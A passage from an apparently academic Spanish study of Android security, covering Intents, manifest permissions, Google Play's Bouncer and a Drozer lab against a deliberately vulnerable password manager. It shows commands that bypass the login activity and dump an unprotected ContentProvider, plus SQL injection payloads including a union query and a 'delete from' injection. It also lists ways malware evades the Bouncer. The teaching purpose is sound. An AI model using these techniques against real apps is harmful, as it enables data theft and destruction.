De esta manera podríamos dar acceso a nuestro visor de imágenes a nuestra imagen adjunta al correo, sin que esta aplicación tenga que tener permisos sobre el ContetnProvider.

3.5. Intents

Como vimos anteriormente, Android usa un sistema de IPC propio para la comunicación entre procesos, este sistema usa AIDL (Android Interface Definition Language) como lenguaje para crear objetos compartidos entre procesos, es un lenguaje similar a CORBA pero más ligero. Haciendo uso de este lenguaje Android nos ofrece una abstracción denominada Intents. Con los Intents podemos pasar información (mensajes y datos) entre Activities, Broadcast Receiviers y Servicies.

Desde el punto de vista de la seguridad el mecanismo por el que dos aplicaciones se comunican identifica uno de los vectores de explotación de seguridad más atractivos y por tanto un lugar donde tendremos que centrar nuestra atención a la hora de crear software seguro. Hay que entender bien el funcionamiento de los Intents ya que aunque en su diseño la seguridad ha sido una premisa, su desconocimiento alberga numerosos vectores de ataques que exponen la seguridad de la aplicación.

3.5.1. Intent Class

Toda la información de la clase Intents puede ser encontrada en el portal de desarrolladores de Android, vamos a resumir las características más importantes de las mismas. En un Intent, las partes principales o atributos primarios son:

- Action: Especifican la acción que va a desencadenar el Intent (mostrar el dialer, escribir un sms ...) Tenemos distintas acciones para los Broadcast y para las Activities.
- Data: Los datos principales que enviamos para ser tratados con la acción (el número de teléfono a marcar desde el dialer, una URI para abrir en el navegador...)

Atributos secundarios:

- Categories: Información adicional para complementar la naturaleza de la acción.
- Type: Especifica el tipo de los datos incluidos.
- Component: Especifica de manera explícita el nombre de la clase del componente que va a hacer uso del Intent.
- Extras: Si queremos enviar información extra, podemos incorporar un bundle donde incluir los datos extras.

Ya sabemos como están formados, pero cuando creamos un Intent, ¿como se las arregla el S.O. para saber a que activity, service o broadcast receiver enviárselo? Este proceso es conocido como Intent Resolution y hay dos maneras en función de la naturaleza del Intent:

Explicit Intent: Especifica de manera explícita y por lo tanto inequívoca el componente y la clase que recibe el Intent.

Implicit Intent: No es especifica el componente, en función de los parámetros incluidos el S.O. aplica unas reglas de resolución para determinar el/los destinatarios. Los parámetros usados en la resolución son action, type y category con los que se construye una consulta que se pasa al PackageManager que comprueba que componentes son candidatos a recibir el Intent, en función de lo expuesto en cada AndroidManifiest.xml. Estas son las reglas seguidas en una resolución de Intents implícitos:

Algoritmo 3.3 Ejemplo de Intent

```
<intent-filter android:label="@string/resolve_edit">
    <action android:name="android.intent.action.VIEW" />
    <action android:name="android.intent.action.EDIT" />
    <category android:name="android.intent.category.DEFAULT" />
    <data android:mimeType="vnd.android.cursor.item/vnd.google.note"/>
</intent-filter>
```

- Action: Si está presente, los componentes candidatos deben de implementarla.
- Type: Tipo de los datos incluidos en el Intent, puede ser expresado de forma implícita o explícita (con el atributo type) debe ser reconocido por los componentes candidatos.
- Categories: Deben de ser especificadas por las actividades candidatas, en el caso de que especifique varias, todas deben ser manejadas por la actividad receptora.

Ya sabemos el criterio para entregar un Intent a un componente, para que un componente sea candidato a recibir un Intent debemos crear uno o varios Intent Filter que se adapte a la naturaleza del component. Un Intent Filter puede declarar uno o varios atributos del tipo Action, Type y Categories. Vamos a ver un ejemplo de filter que implemente los tres tipos:

3.6. Manifest de la aplicación

Toda aplicación en Android dispone de una archivo de manifiesto denominado AndroidManifest.xml ubicado en el directorio raíz. Este archivo contiene la configuración general de nuestra aplicación, así como esta debe interactuar con el S.O. y otras aplicaciones. Esta información es vital para un atacante, que encontrará en él valiosa información para entender el funcionamiento interno de la aplicación y puntos débiles. En este archivo también se incluyen filtros y permisos para los componentes de la aplicación. En el portal de desarrolladores de Google[4] podemos encontrar la documentación técnica de este archivo con todos sus parámetros de configuración.

Como resumen, el archivo Manifest.xml tiene una estructura de marcas XML, y en el se detallan:

- El nombre del pakage Java, usado como identificador único de la aplicación.
- Los componentes de la aplicación, indicando el nombre de las clases que los implementan y como y en que condiciones pueden interactuar con otros componentes.

- Declara los permisos que la aplicación solicita para acceder a partes protegidas de la API y con otras aplicaciones.
- Informa de la activity que debe ser lanzada al instanciarse la aplicación.
- Indica el número mínimo de API necesario para poder ser ejecutada.
- Librerías usadas por la aplicación.

Vamos a centrarnos en los elementos del archivo de manifiesto que debemos manejar con precaución para evitar la exposición de elementos vulnerables en nuestra aplicación:

- Intent-Filters: Estos elementos son explicados en el apartado 2.5, constituyen la manera en la que podemos indicar que hacer en base a un mensaje recibido, pero no constituyen un elemento de seguridad ya que con la información obtenida en el archivo de manifiesto tenemos la capacidad de crear un Intent que sea aceptado por cualquier Intent.
- Solicitud de Permisos: En el archivo de manifiesto indicamos que permisos necesita nuestra aplicación, estos permisos pueden ser los declarados en la API del S.O. [5], como acceso a internet, acceso a los contactos... Pero también pueden ser permisos definidos en otra aplicación.

En ocasiones, una falta de conocimiento sobre los sistemas de permisos, puede llevar a un desarrollador a sobredimensionar su uso, esto es una práctica muy peligrosa, el desarrollador debe de ajustar bien los permisos solicitados a los estrictamente necesarios, un usuario debe desconfiar de aquella aplicación que solicita permisos aparentemente no necesarios para la naturaleza de la misma. En otro punto de vista, el sistema de permisos de Android existe con la premisa de que el usuario validará y otorgará los permisos aceptando su uso antes de instalar la aplicación, si acostumbramos al usuario a que todas las aplicaciones solicitan permisos excesivos, esta mecanismo será inútil.

- Creación de permisos: En el archivo de manifiesto podemos crear permisos personalizados que usaremos para proteger el acceso a determinados componentes (los permisos se aplican a los componentes básicos). Podemos por ejemplo especificar un permisos específico para acceder a un Content Provider, interactuar con un Service o lanzar una Activity.

Algoritmo 3.4 Ejemplo de archivo AndroidManifest.XML

```
<?xml version="1.0" encoding="utf-8"?>
<manifest>
    <uses-permission />
<permission />
<permission-tree />
<permission-group />
<instrumentation />
<uses-sdk />
<uses-configuration />
<uses-feature />
<supports-screens />
<compatible-screens />
<supports-gl-texture />

    <application>
        <activity>
            <intent-filter>
                <action />
                <category />
                <data />
            </intent-filter>
            <meta-data />
        </activity>

        <activity-alias>
            <intent-filter> . . . </intent-filter>
            <meta-data />
        </activity-alias>

        <service>
            <intent-filter> . . . </intent-filter>
            <meta-data/>
        </service>

        <receiver>
            <intent-filter> . . . </intent-filter>
            <meta-data />
        </receiver>

        <provider>
            <grant-uri-permission />
            <meta-data />
            <path-permission />
        </provider>

        <uses-library />
    </application>
</manifest>
```

Algoritmo 3.5 Ejemplo de solicitud de permisos.

```
<manifest xmlns:android="http://schemas.android.com/apk/
   res/android"        package="com.android.app.myapp" >
    <uses-permission android:name="android.permission.
       RECEIVE_SMS" />
    <uses-permission android:name="android.permission.
       CAMERA" />
    <uses-permission android:name="android.permission.
       READ_CONTACTS" />
    ...
</manifest>
```

Algoritmo 3.6 Ejemplo de creación de permisos

```
<manifest . . . >
    <permission android:name="com.example.project.
       DEBIT_ACCT" . . . />      <uses-permission android:
       name="com.example.project.DEBIT_ACCT" />
    . . .
    <application . . .>
        <activity android:name="com.example.project.
           FreneticActivity"
                  android:permission="com.example.project
           .DEBIT_ACCT"                                  .
           . . >
        . . .
        </activity>
    </application>
</manifest>
```

3.7. Google Play

Una de las principales claves para que cualquier plataforma funcione hoy en día, es hoy disponer de una tienda de aplicaciones potente, que aporte sencillez y servicios añadidos a los desarrolladores con el objetivo de hacer sencilla la tarea de publicar y distribuir las aplicaciones. Android dispone de Google Play que no es sólo una tienda de aplicaciones, sino también un conjunto de servicios y APIs que facilitan a los desarrolladores aquellas tareas que no son necesariamente el objeto de la aplicación, servicios de pago, distribución, verificación, CDN ...

Frente a su principal competidor, Apple y su Store, la filosofía de Play es mucho más abierta y con menos limitaciones, siendo mucho más rápido, sencillo y económico publicar una aplicación. Esta filosofía de Play, tiene un efecto negativo en cuanto al malware en aplicaciones, y es que es mucho más sencillo incluir aplicaciones con malware.

Con el objeto de mejorar la seguridad de Play, Google introdujo en 2011 un bouncer, encargado de realizar un análisis automático a las aplicaciones que solicitan ser incorporadas a su catálogo, una de las claves del Bouncer es aportar un capa transparente que no engorre la facilidad de uso de Play cara al desarrollador. El bouncer escanea la aplicación cuando se sube en busca de malware conocido y comportamientos sospechosos con el testeo de la aplicación en un entorno virtual, usando una serie de algoritmos, obviamente no documentados. A los seis meses de su implantación, según Google se redujo en un 40 % el malware de Play. Sin embargo no es oro todo lo que reluce, han sido muchos los grupos de seguridad que han demostrado que evitar el control del Bouncer para registrar una aplicación con malware no es nada complejo, como los españoles de Security by Default [2]. Entre las limitaciones encontradas en este Bouncer tenemos:

- Las aplicaciones son testeadas durante 5 minutos, con lo que una aplicación puede esconder sus malas intenciones durante este periodo y no será detectada en el Bouncer.
- El Bouncer navega por rangos IP conocidos, asociados a Google, con lo que el backend de una aplicación mal intencionada podría detectar el acceso desde el Bouncer para esconder sus intenciones.
- El Bouncer ejecuta la aplicación en entornos virtuales, la aplicación podría detectar que no se está ejecutando en un dispositivo físico, y una vez más ocultar su comportamiento dañino.

- La aplicación es escaneada y testeada en su primera incorporación al Play, pero en sucesivas actualizaciones los controles son más laxos.

Por todo esto, el bouncer de Google no es un mecanismo eficiente, aunque sí elimine multitud de software dañino, y aunque mejora día a día, parece que siempre irá un paso por detrás.

Capítulo 4

App Insegura Caso Práctico

4.1. Entorno de pruebas

Para mostrar un enfoque práctico, vamos a usar un entorno controlado y desarrollado para tal efecto, se compondrá de una App vulnerable y diferentes herramientas de explotación.

4.1.1. InsecureApp

Como "Proof of Concept" se ha desarrollado una sencilla aplicación denominada InsecureApp, a la que someteremos a análisis para mostrar y explotar distintos fallos de diseño e implementación. Esta aplicación está construida con la premisa de la INSEGURIDAD, por lo que aunque es completamente funcional, es insegura e ineficiente, y nunca debería de usarse fuera de un entorno de pruebas. Puede encontrase la información detallada de la misma en el apéndice A y el código de la misma será aportado al proyecto. La aplicación consiste en un gestor de passwords, protegido por un usuario y contraseña. Consta de un backend en SQLite y los passwords son cifrados en AES-128. El acceso a los datos almacenados en SQLite se realiza por medio de un ContentProvider. Para el cifrado/descifrado de los datos, se hace uso de un Service. El usuario y pasword para inciar la aplicación se guardan en un fichero de preferencias, con el password cifrado con el mismo algoritmo AES-128. En la figura 3.1 podemos ver un diagrama de Activities de la interfaz de usuario.

4.1.2. Drozer

Framework de seguridad para plataformas móviles basadas en Android. Desarrollado por MRWLabs, ofrece una suite de explotación con múltiple funciones o módulos




Figura 4.1: Esquema de InsecureApp

y una API para extender su funcionalidad, se licencia en dos modalidades: OpenSource y versión comercial, para el desarrollo de este laboratorio vamos a hacer uso de la versión OpenSource. Drozer funciona con un agente que se instala en el target o dispositivo que vamos a analizar, y nos brinda un línea de comandos remota mediante la que trabajaremos para comprometer la seguridad de las aplicaciones instaladas.

4.2. Vectores de Ataque basados en el uso de Intents

Ya hemos visto que son los Intents y como funcionan, ahora vamos a ver como pueden provocar una fallo de seguridad en una aplicación. Vamos a distinguir dos vectores de ataques distintos, uno activo mediante el cual podremos lanzar componentes de una aplicación directamente rompiendo el flujo de funcionamiento regular. Y otro reactivo, interceptando información enviada entre componentes de la misma aplicación o de una aplicación externa.

4.2.1. Intent Spoofing

Vector de ataque activo, consiste en construir un Intent malicioso que será introducido en una aplicación vulnerable para inducir un comportamiento no deseado de la misma. Este escenario se produce cuando en el diseño de una aplicación es inseguro al permitir que un componente no autorizado interactúe con ella y por no validar los

datos recibidos. Haciendo uso de estas vulnerabilidades podríamos invocar activities de una aplicación directamente sin seguir la lógica de la misma, realizando un bypass de los mecanismos de seguridad. Podemos usar un componente vulnerable para realizar un uso indebido de la aplicación o crear un Intent mal formado que provocara un cierre de la misma, es decir una Denegeación de Servicio (DoS) Vamos a presentar los errores más comunes que posibilitan un IntentSpoofing:

- Marcar un componente en el manifiesto de la aplicación como "exported", por defecto los componentes de una aplicación que no implementan ningún filter (explícitos), sólo pueden interactuar con otros componentes de la misma aplicación, salvo que lo marquemos como "exported" en el fichero de manifiesto, mediante el siguiente atributo:

  "android:exported="true"

- Diseñar un filter para atender aplicaciones externas sin aplicar ningún mecanismo de seguridad, como los permisos. Es muy común entre desarrolladores laxos en seguridad, pensar en los mecanismos de resolución de Intent como un mecanismo de seguridad, nada más herrado, los filter propician un mecanismo para que el S.O. sepa donde dirigir o enrutar los intent entre aplicaciones y componentes, pero no es un mecanismo para restringir el acceso a los mismos. Tan prioritario debe ser la correcta recepción desde apps autorizadas, como el rechazo por aquellas que no lo estén.

- No validar el contenido de los datos, no asegurar que los datos recibidos son válidos y están bien formados, no contemplar la posibilidad de unos datos mal formados puede acabar en un crash de la aplicación.

4.2.1.1. Proof of Concept

Tomando la aplicación InsecureApp, si la iniciamos y nos identificamos con éxito, podemos ver la lista de los passwords almacenados, el paso de la Activty de login a la Activity que muestra los passwords se realiza previa verificación de las credenciales, como podemos ver la figura 3.2.

Comenzamos la auditoría de la aplicación haciendo uso del Framework de seguridad Drozer. Una vez tenemos el agente instalado en el dispositivo donde tenemos la aplicación, usaremos la línea de comandos de Drozer para obtener información de la aplicación:




Figura 4.2: Activitie InsecurApp

```
dz> run app.package.list
android (Android System)
com.android.backupconfirm (com.android.backupconfirm)
com.android.browser (Browser)
com.android.calculator2 (Calculator)
com.android.calendar (Calendar)
com.android.camera (Camera)
com.android.certinstaller (Certificate Installer)
com.android.contacts (Contacts)
com.android.customlocale2 (Custom Locale)
com.android.defcontainer (Package Access Helper)
com.android.deskclock (Clock)
....
```

Una vez identificado nuestro objetivo "com.asensio.insecureapp" obtenemos más información:

```
dz>  run app.package.info -a com.asensio.insecureapp
Package: com.asensio.insecureapp
  Application Label: InsecureApp
  Process Name: com.asensio.insecureapp
  Version: 1.0
  Data Directory: /data/data/com.asensio.insecureapp
  APK Path: /data/app/com.asensio.insecureapp-1.apk
  UID: 10055
  GID: None
  Shared Libraries: null
  Shared User ID: null
  Uses Permissions:
  - None
  Defines Permissions:
  - None
```

En la salida del comando, podemos observar información muy interesante:

- El UID con el que se ejecuta la aplicación.
- La ruta en el sistema de ficheros donde se almacenan sus datos.
- Las librerías compartidas que usa (si usa alguna).
- Los permisos que solicita la aplicación.
- Permisos definidos por la aplicación, en caso de haberlos.

Ahora que tenemos más información, vamos a solicitar a Drozer un escaneo para que nos muestre información sobre posibles superficies de ataque:

```
dz> run app.package.attacksurface  com.asensio.insecureapp
Attack Surface:
  2 activities exported
  0 broadcast receivers exported
  1 content providers exported
  1 services exported
        is debuggable
```

De esta información, lo que nos interesa ahora es saber que la aplicación exporta dos Activities. Vamos a ver de que Activities se trata.

```
dz>  run app.activity.info -a com.asensio.insecureapp
Package: com.asensio.insecureapp
  com.asensio.insecureapp.ShowItemsActivity
  com.asensio.insecureapp.MainActivity
```

La exportación de la Activity "MainActivity" es necesaria para poder ejecutar la aplicación, indica al sistema que Activity debe lanzar cuando se arranca. La otra Activity, "ShowItemsActivity" parece mucho más interesante para nuestro contexto de explotación, vamos a ejecutar la Activity directamente, con la ayuda de Drozer:

```
dz> run app.activity.start --component \
com.asensio.insecureapp \
com.asensio.insecureapp.ShowItemsActivit
```

Al lanzar este comando en la consola de Drozer, podemos ver en el dispositivo móvil que se lanza automáticamente la aplicación, pero en la Activity que muestra el listado de passwords almacenados, sin necesidad de pasar por la Activy de identificación de usuario, hemos realizado un bypass del flujo original de la aplicación para saltarnos el mecanismo de autenticación. Este es un sencillo ejemplo, pero muy real, más aplicaciones de las que cabría imaginar permiten lanzar Activities directamente sin seguir la lógica de la aplicación, con un poco de imaginación y obscuras intenciones, podríamos diseñar aplicaciones que instanciaran componentes de otras vulnerables con fines no deseados como por ejemplo acceder a la información de un ContentProvider sin necesitar tener permisos explícitos sobre este.

En el ejemplo mostrado, la invocación de la Activity "ShowItemsActivity" no requería e ningún parámetro, pero en el caso de que solicitara algún parámetro, podría

producirse una excepción, Drozer nos permite invocar una Activity enviando un Intent más complejo:

```
dz> help app.activity.start
usage: run app.activity.start [-h] [--action ACTION] [--category
CATEGORY [CATEGORY ...]]
        [--component PACKAGE COMPONENT] [--data-uri
DATA_URI]
        [--extra TYPE KEY VALUE] [--flags FLAGS [FLAGS ...]]
        [--mimetype MIMETYPE]
```

Podemos crear un Intent con todos los parámetros que podríamos usar si lo programáramos (actions, category, component, flags...). Supongamos que al diseñar nuestra aplicación, hemos aplicado un filtro a la Activity "ShowItemsActivity" basado en añadir una acción, pensando, de manera completamente errónea, que esto añadiría una capa de seguridad. Tan sólo necesitaríamos encontrar el nombre de esta "custom action", una manera podría ser obtener el manifiesto de la aplicación (más adelante estudiaremos esta opción) y crear un Intent adecuado:

```
dz> run app.activity.start --action \
com.asensio.insecureapp.CUSTOMACTION
```

4.2.2. ContentProvider Attack

Los ContentPriver representan el mecanismo mediante el cual un almacén de datos es ofrecido a otras apps, debemos de prestar especial atención a estos componentes cuando diseñemos una aplicación. En el archivo de manifiesto de la aplicación, los componentes ContentProviders (provider) pueden ser marcados como "exported" (android:exported="true") dotándolos de visibilidad a todo el sistema, hay que prestar atención en el comportamiento por defecto:

- Android anterior a 4.2 (Api 17): Por defecto android:exported="true"
- Android 4.2 (Api 17) y posterior: Por defecto android:exported="false"

Vemos que no hay granularidad posible en el alcance de visión del ContentProvider al no poder especificar un filter, por lo que los permisos cobran vital importancia.

4.2.2.1. Proof of Concept

Vamos a analizar de nuevo la aplicación InsecureApp, pero esta vez vamos a centrarno en los ContentProvider. Buscamos en las superficies de ataque para encontrar algún ContentProvider vulnerable:

```
dz> run app.package.attacksurface  com.asensio.insecureapp
Attack Surface:
  2 activities exported
  0 broadcast receivers exported
  1 content providers exported
  1 services exported
        is debuggable
```

Drozer muestra que la aplicación dispone de un ContentProvider que exporta y por la tanto es un objetivo.

Obtenemos más información del ContentProvider:

```
dz> run app.provider.info -a  com.asensio.insecureapp
Package: com.asensio.insecureapp
  Authority: com.asensio.insecureapp.contentprovider
    Read Permission: null
    Write Permission: null
    Content Provider:
com.asensio.insecureapp.ItemContentProvider
    Multiprocess Allowed: False
    Grant Uri Permissions: False
```

Drozer nos muestra el nombre del ContentProvider, la autoridad del mismo y los permisos. En este caso vemos que no aplica permisos para el acceso. Para poder interactuar con el ContentProvider necesitamos poder construir una URI válida del tipo

"content://<authority>/<path>"

sin embargo drozer sólo nos mostrará los paths que disponen de permisos explícitos por path (no permisos generales a todo el ContentProvider), por lo que en aplicaciones que no impongan permisos necesitaremos indagar para encontrar estos paths. La API de Android no impone normas para el nombre de los paths, con lo que pueden nombrarse libremente, sin embargo se suelen usar unos determinados nombres que se han adaptado como normas de buen eso o simplemente se han extendido por tutoriales

y códigos de ejemplo. Drozer puede hacer uso de este comportamiento e implementa un módulo que escanea los ContentProvider en busca de paths válidos:

Bucando paths válidos:

```
dz> run scanner.provider.finduris -a
com.asensio.insecureapp
Scanning com.asensio.insecureapp...
Unable to Query
content://com.asensio.insecureapp.contentprovider/
Able to Query
content://com.asensio.insecureapp.contentprovider/items
Unable to Query
content://com.asensio.insecureapp.contentprovider
Able to Query
content://com.asensio.insecureapp.contentprovider/items/

Accessible content URIs:
  content://com.asensio.insecureapp.contentprovider/items
  content://com.asensio.insecureapp.contentprovider/items/
```

Tras analizar el ContentProvider, drozer nos muestra dos paths válidos:

- content://com.asensio.insecureapp.contentprovider/items
- content://com.asensio.insecureapp.contentprovider/items/

El primero es un path absoluto y el segundo admite un parámetro.

Haciendo consultas al ContentProvider:

```
dz> run app.provider.query
content://com.asensio.insecureapp.contentprovider/items
--vertical
    _id 5
   name  Correo Gmail
password  H1IJiJWEHtp1OfcKdD+PJw==
 comment  Correo personal.
   icon  17301551

    _id 7
   name  Correo Hotmail
password  Er44NmRZFXX6883ZSQrGTQ==
 comment  Correo basura.
   icon  17301551
```

De esta manera recuperamos todos los elementos del ContentProvider, que es la acción realizada al llamar al path solicitado (así esta programado en la aplicación). El módulo relativo a ContentProvider de Drozer, permite interactuar con la misma flexibilidad que nos daría programa una aplicación, nos brinda los siguientes comandos:

- run app.provider.columns
- run app.provider.delete
- run app.provider.downloads run app.provider.insert
- run app.provider.query
- run app.provider.read
- run app.provider.update

Teniendo los permisos adecuados, podemos tener control total. Volviendo a la aplicación que estamos analizando, ya hemos podido recuperar toda la información de la BBDD, sin embargo hemos observado que hay campos (concretamente el password) que aparecen cifrados, esto es sin duda un punto fuerte de su seguridad, sin embargo más adelante veremos como descifrar este campo.


4.2.3. SQL Injection

Ya hemos presentado la potente implementación de SQLite usada por Android para dotar al sistema de un almacén de datos para los desarrolladores. El contar con un motor de Bases de Datos (BBDD) otorga de mucha potencia y flexibilidad, pero por desgracia, también habilita otro vector de ataque también muy potente, hablamos de las SQL Injection. Desde el origen del lenguaje SQL los ciberdelicuentes se han usado de las características del lenguaje y de la falta de control de los desarrolladores, para hacer verdaderos estragos en motores de BBDD, desde listar contenido de las mismas, hasta modificar o directamente eliminar contenido. Un SQL Injection, consiste básicamente en poder manipular los datos que van a ser enviados a una consulta SQL, con el objetivo de enmascarar otra consulta. Por tanto el objetivo de un atacante será encontrar aquellos puntos de una aplicación que permita a un usuario introducir datos a una consulta SQL y estos no son comprobados para asegurar que estén bien formados. Android posee una gran implementación de SQLite en términos de velocidad y rendimiento, sin embargo tiene una carencia muy importante en este aspecto, difícilmente entendible en estos días, Android no dispone de un ORM. Un ORM (Object Relational Mapping), ofrece a nivel de programación la comodidad y potencia de mapear objetos, en un lenguaje orientado a objetos, en estructuras dentro de un motor de BBDD. Además un buen ORM a nivel de seguridad aporta una capa extra pues impide que se trabaje directamente con consultas SQL y puede proporcionar una capa de filtrado y parametrización de los datos que se han de pasar a la

BBDD. En Android salvo que opte por usar un ORM de terceros, se tiene que trabajar directamente con el lenguaje SQL o con una aproximación muy cercana, recayendo en manos del programador la seguridad de la misma ante este tipo de ataques.

4.2.3.1. Proof of Concept

Vamos a mostrar, en líneas muy generales, como desarrollar algunos SQL Injection sobre un ContentProvider con un backend de SQLite. Vamos a seguir haciendo uso de nuestra aplicación InsecureApp. Comprobando si el ContentProvider es susceptible de SQL injections:



En el comando anterior hemos introducido como argumento del parámetro "–selection"los caracteres " ') " para que sean pasados como argumento a la aplicación y esta la use para construir la sentencia SQL, en concreto los datos recogidos en este parámetro se usarán, sin ningún tipo de filtro, en la cláusula "where", quedando una sentencia SQL parecida a esta:

Select * from TABLE_NAME where "')";

Los caracteres introducidos cierran la consulta antes de lo esperado y genera un error, según podemos ver en la información devuelta, dándonos información extra como el nombre de la tabla que usa la aplicación (secretItem). Llegados a este punto, se abre un mundo de posibilidades al atacante, vamos a exponer algún ejemplo.

Mostrando información de la tabla sqlite_master:

```
dz> run app.provider.query --selection "1=1 union select
type,name,tbl_name,rootpage,sql from sqlite_master"
content://com.asensio.insecureapp.contentprovider/items
--vertical
  ....

   _id  table
  name  android_metadata
password  android_metadata
 comment  3
  icon  CREATE TABLE android_metadata (locale TEXT)

   _id  table
  name  secretItem
password  secretItem
 comment  4
  icon  CREATE TABLE secretItem(_id integer primary key
autoincrement, name text not null, password text not null,
comment text not null, icon integer)

   _id  table
  name  sqlite_sequence
password  sqlite_sequence
 comment  5
  icon  CREATE TABLE sqlite_sequence(name,seq)
```

Hemos realizado una SQL Injection de tipo "union", hemos unido a una consulta legítima datos devueltos por una segunda consulta, para que tenga efecto los datos devueltos por ambas consultas deben de estar alienados en cuanto números de campos devueltos. Con este tipo de inyección, podríamos obtener información de cualquier dato de cualquier tabla a la que la aplicación tenga acceso.

SQL multi query:

```
dz> run app.provider.query --selection "_id=5; delete from
secretItem;"
content://com.asensio.insecureapp.contentprovider/items
--vertical
   _id  5
  name  Correo Gmail
password  H1lJiJWEHtp1OfcKdD+PJw==
 comment  Correo personal.
  icon  17301551
```

Una de las inyecciones de código SQL más peligrosas son las que inyectan una query dentro de otra (no confundir con una subquery). El peligro es de la misma radica en que no importa en que tipo de query estemos realizando la inyección, podemos generar una completamente adaptada a nuestras intenciones (sin estar limitados por el verbo y la tabla referenciados por la original). En la propia documentación de desarrollo

de google, alerta del problema de este tipo de inyecciones(http://developer.android.com/guide/topic
provider-basics.html). Vamos a lanzar una peligrosa inyección que elimine todos los campos de la tabla de nuestra aplicación: Tras lanzar varias consultas, se puede comprobar que la tabla secretItem no es vaciada, y tras múltiples pruebas y consultas directamente en código, pude dictaminar, que en las implementaciones de Android de los métodos para el manejo de SQLite (clase SQLiteDatabase):

- SQLIteDatabase.query()
- SQLIteDatabase.delete()
- SQLIteDatabase.update()
- SQLIteDatabase.rawQuery()
- ....

No permiten múltiples query, en el caso de introducir varias queries en una única sentencia SQL, sólo se ejecutará la primera. Este es un comportamiento más lógico, desde hace tiempo las implementaciones de las librerías de acceso a motores de BBDD no implementan múltiples queries, de dar soporte para estas, lo hacen con métodos especiales avisando de su inseguridad.

4.2.4. Service Attack

Los servicios son componentes muy utilizados en el desarrollo de aplicaciones, proporcionan un mecanismo para interactuar con otras aplicaciones o con el sistema. Cuando desarrollamos servicios, tenemos que ser muy conscientes de que información está exponiendo la funcionalidad del servicio y quien está autorizado a utilizarlos. Los errores de diseño que pueden provocar un provocar un fallo de seguridad son los mismos que conciernen a la seguridad de las Activities, Que se pueden resumir en:

- Limitar el alcance del servicio, evitando por ejemplo exportarlo dando acceso a todas las aplicaciones.
- Los filter no son un mecanismo de seguridad, el control de acceso se lleva a cabo mediante permisos.
- Hay que validar los datos que se reciben, nunca presuponer que contienen un formato válido.

4.2.4.1. Proof of Concept

